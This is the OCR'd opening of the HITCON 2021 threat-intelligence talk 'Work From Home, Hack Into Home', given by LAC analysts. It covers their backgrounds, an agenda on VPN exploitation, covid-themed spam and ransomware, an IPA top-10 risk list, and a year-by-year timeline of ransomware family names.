How has covid-19 impacted the overall security landscape compared to other threats


Takahiro Takeda(LAC)
Takehiko Kogen(LAC)

HITCON 2021

WORK FROM HOME,
HACK INTO HOME

Takahiro Takeda

Malware Analyst, Cyber Emergency Center, LAC Co., Ltd.



Experience:

- Security analyst
  in the largest scale of SOC in Japan, JSOC
- Threat Analyst
  in Japan Cybercrime Control Center, JC3 since 2017.9
  Specialized in analyzing Android malware
- Malware Analyst
  Cyber Emergency Center

AVAR2020,PACSEC2020 Speaker

15+ years	200~	1000	2000	2.5 Billion
Non-stop security monitoring performance	Analysts / Engineers	Customers under contract	Monitoring sensors (Supports 12 Multi-vendors)	Logs processed per day

FaLcon Intelligence
@FaLconIntel

Takehiko Kogen
Organization : LAC Co., Ltd.
Department : Cyber Emergency Center
Cyber Threat Analyst
Researcher on Exploit kits and Spam email Malvertisement
We are tweeting threat information on Twitter account “@FaLconIntel".

Agenda

1. Background
2. Attackers Heavily Targeting VPN Vulnerability
3. VPN servers is exploited in Ransomware attacks & Countermeasures from trace of the attacker
4. Spam email vs Spam email related Covid-19
5. Method for group classification for each attacker
6. Characteristics of each adversary
7. Countermeasures
8. Cross-Checking IoC Analysis
9. Conclusion

Background

- After Covid-19 spread,
 Covid-19 cyber threats have been confirmed around the world

- With the expansion of telework rapidly increase in use of services such as RDP, VPN, and Cloud


- Spam emails related Covid-19 that have been continuously confirmed. Attackers put keywords such as masks, financial aid, and vaccines in the body of the email to make people open the email.

Background

Info Security Top10 Risk (Organization)
1. Ransomware
2.Info Steal by APT Attack
3. Attack New normal work style (Telework ,etc)
4.Exploit weakness of Supply Chain
5.BEC
6. Information leakage due to internal fraud
7. Business suspension due to unexpected IT infrastructure failure
8. Unauthorized login to services on the Internet
9. information leakage due to carelessness
10. Increased abuse due to disclosure of vulnerability countermeasure information

Reference: IPA

Looking back on attacks that use ransomware



Untargeted diffusion
- Phishing mail
- Drive by-download

Diffusion with EternalBlue

Targeted ransomware attack

Double threatening

Multiple intimidation

2016
Cerber
CryptXXX
Crysis
(Dharma)
Jigsaw
Locky
Petya
Philadelphia
Samsam
TeslaCrypt

2017
WannaCry
NotPetya
Revenge
GlobeImposter
Mole
Jaff
Spora
Matrix
CryptoShield
CryptoMix


2018
GandCrab
Kraken
Ryuk
Seon
Shade (Troldesh)
Sigma
Xorist

2019
AnteFrigus
CLOP
DoppelPaymer
Eris
GetCrypt
Gibberish
GoldenAxe
Lockbit
Maze
Nemty
Netwalker
Phobos
Pysa
Ragnar Locker
Revil (Sodinokibi)
SunCrypt
Zeppelin(Buran)

2020
Ako
Avaddon
Conti
Coronalock
DarkSide
EKANS
Egregor
Exorcist
MountLocker
NetFilm
Promety
Roger
Sekhmet


2021
Crying
DearCry
Black Kingdom

Background

